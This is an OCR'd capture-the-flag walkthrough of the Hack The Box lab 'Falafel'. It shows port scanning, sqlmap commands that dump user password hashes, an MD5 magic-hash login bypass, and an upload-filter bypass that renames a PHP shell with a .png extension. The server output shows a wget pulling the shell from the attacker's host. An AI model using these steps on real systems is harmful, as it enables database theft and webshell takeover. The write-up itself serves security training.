
Level: Hard
Task: find user.txt & root.txt file on victim's machine
Since these labs are online available therefore they have static IP and its IP is 10.10.10.73 so let's begin with nmap port enumeration.

```
1 nmap –A 10.10.10.73
```


From its scanning result we found port 22 and 80 are open for ssh and http services.

```
root@kali:~# nmap -A 10.10.10.73
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-29 11:05 EDT
Nmap scan report for 10.10.10.73
Host is up (0.75s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 36:c0:0a:26:43:f8:ce:a8:2c:0d:19:21:10:a6:a8:e7 (RSA)
|   256 cb:20:fd:ff:a8:80:f2:a2:4b:2b:bb:e1:76:98:d0:fb (ECDSA)
|_  256 c4:79:2b:b6:a9:b7:17:4c:07:40:f3:e5:7c:1a:e9:dd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/*.txt
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Falafel Lovers
No exact OS matches for host (If you know what OS is running on it, see https://nmap
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=6/29%OT=22%CT=1%CU=36341%PV=Y%DS=2%DC=T%G=Y%TM=5B364B6
OS:7%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=107%TI=Z%CI=I%II=I%TS=8)SEQ
OS:(SP=101%GCD=1%ISR=107%TI=Z%CI=I%TS=8)SEQ(SP=100%GCD=1%ISR=107%TI=Z%II=I%
OS:TS=8)OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5
OS:=M54DST11NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=
OS:7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
```

So we explored target IP through the web browser and it put up a login page shown.



When I didn't found any remarkable things then I used Dirbuster for directory brute force attack. It put so many files but /cyberlaw.txt looks more interesting so I browsed http://10.10.10.73/cyber.txt and put a message in front of me.




Type	Found	Response	Size
Dir	/	200	7459
Dir	/images/	403	465
Dir	/icons/	403	464
Dir	/uploads/	403	466
Dir	/assets/	403	465
File	/index.php	200	7461
File	/login.php	200	7450
Dir	/js/	403	461
File	/js/prefixfree.min.js	200	6148
Dir	/css/	403	462
Dir	/icons/small/	403	470
File	/robots.txt	200	261
File	/cyberlaw.txt	200	1076

By reading this message I conclude that there is an admin account and which is facing major security issue and an attacker can easily take over the website using image upload feature. Moreover there is some hint on URL filter.


```
From: Falafel Network Admin (admin@falafel.htb)
Subject: URGENT!! MALICIOUS SITE TAKE OVER!
Date: November 25, 2017 3:30:58 PM PDT
To: lawyers@falafel.htb, devs@falafel.htb
Delivery-Date: Tue, 25 Nov 2017 15:31:01 -0700
Mime-Version: 1.0
X-Spam-Status: score=3.7 tests=DNS_FROM_RFC_POST, HTML_00_10, HTML_MESSAGE, HTML_SHORT_LENGTH version=3.1.7
X-Spam-Level: ***

A user named "chris" has informed me that he could log into MY account without knowing the password,
then take FULL CONTROL of the website using the image upload feature.
We got a cyber protection on the login form, and a senior php developer worked on filtering the URL of the upload,
so I have no idea how he did it.

Dear lawyers, please handle him. I believe Cyberlaw is on our side.
Dear develpors, fix this broken site ASAP.
```

Then we try sql injection on the login form but it gave an error “Wrong Identification: admin”



Then we make more efforts for sql injection by using SQLMAP and used “Wrong identification” as string to be passed at the time of login.

```
1  sqlmap -u http://10.10.10.73/login.php --forms --level 5 --risk 3 --string "Wrong identification" --dbs --batch
```

```
root@kali:~# sqlmap -u http://10.10.10.73/login.php --forms --level 5 --risk 3 --
string "Wrong identification" --dbs --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.2.6#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable lo
cal, state and federal laws. Developers assume no liability and are not responsib
le for any misuse or damage caused by this program

[*] starting at 11:15:06

[11:15:06] [INFO] testing connection to the target URL
[11:15:07] [INFO] searching for forms
```

As result it dumps the database name “falafel” now let’s extract the whole database information.

```
do you want to exploit this SQL injection? [Y/n] Y
[11:16:24] [INFO] testing MySQL
[11:16:24] [INFO] confirming MySQL
[11:16:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[11:16:25] [INFO] fetching database names
[11:16:25] [INFO] fetching number of databases
[11:16:25] [WARNING] running in a single-thread mode. Please cons
[11:16:25] [INFO] retrieved: 2
[11:16:28] [INFO] retrieved: information_schema
[11:17:08] [INFO] retrieved: falafel
available databases [2]:
[*] falafel
[*] information_schema

[11:17:24] [INFO] you can find results of scanning in multiple ta
```


```
1  sqlmap -u http://10.10.10.73/login.php --forms --level 5 --risk 3 --string "Wrong
2  identification" -D falafel --tables –batch
3
   sqlmap -u http://10.10.10.73/login.php --forms --level 5 --risk 3 --string "Wrong
   identification" -D falafel -T users --dump --batch
```

So we got users tables from inside it and it has username and password as shown.

```
do you want to crack them via a dictionary-based attack? [y/N/q] N
Database: falafel
Table: users
[2 entries]
+----+--------+----------+----------------------------------+
| ID | role   | username | password                         |
+----+--------+----------+----------------------------------+
| 1  | admin  | admin    | 0e462096931906507119562988736854 |
| 2  | normal | chris    | d4ee02a22fc872e36d9e3751ba72ddc8 |
+----+--------+----------+----------------------------------+
```

As you can observe that the password hash for user admin is started with 0 and I don’t

know much about this type of hash, so we look in the Google and notice link for Magic hashes.




As you can observe the highlighted md5 hash for 32 bit string is same as above…….

```
https://example.com/login.php?user=bob&token=0e462097431906509019562988736854
```

Hash Type	Hash Length	"Magic" Number / String	Magic Hashes	Found By
md2	32	505144726	0e015339760548602306096794382326	WhiteHat Security, Inc.
md4	32	48291204	0e266546927425668450445617970135	WhiteHat Security, Inc.
md5	32	240610708	0e462097431906509019562988736854	Michal Spacek
sha1	40	10932435112	0e07766915004133176347055865026311692244	Independently found by Michael A. Cleverly & Michele Spagnuolo & Rogdham


With help of following credential we login into admin dashboard and move to upload options.

```
Username: admin
Password: 240610708
```



Here we are trying to upload a php file named shell.php but it put an error "Bad extension "as shown

Thereafter we renamed it as *shell.php.png* and again try to upload.



Ohh! Yes, the file with **.png** extension get uploaded successfully inside */var/www/html/uploads* hence we can to upload a malicious php file or any php backdoor with .png extension.

Upload via url:

Upload Succsesful!

Output:

```
CMD: cd /var/www/html/uploads/0629-1919_9f79330755cb5ffc; wget 'http://10.10.14.25/shell.php.png'

--2018-06-29 19:19:50--  http://10.10.14.25/shell.php.png
Connecting to 10.10.14.25:80... connected.
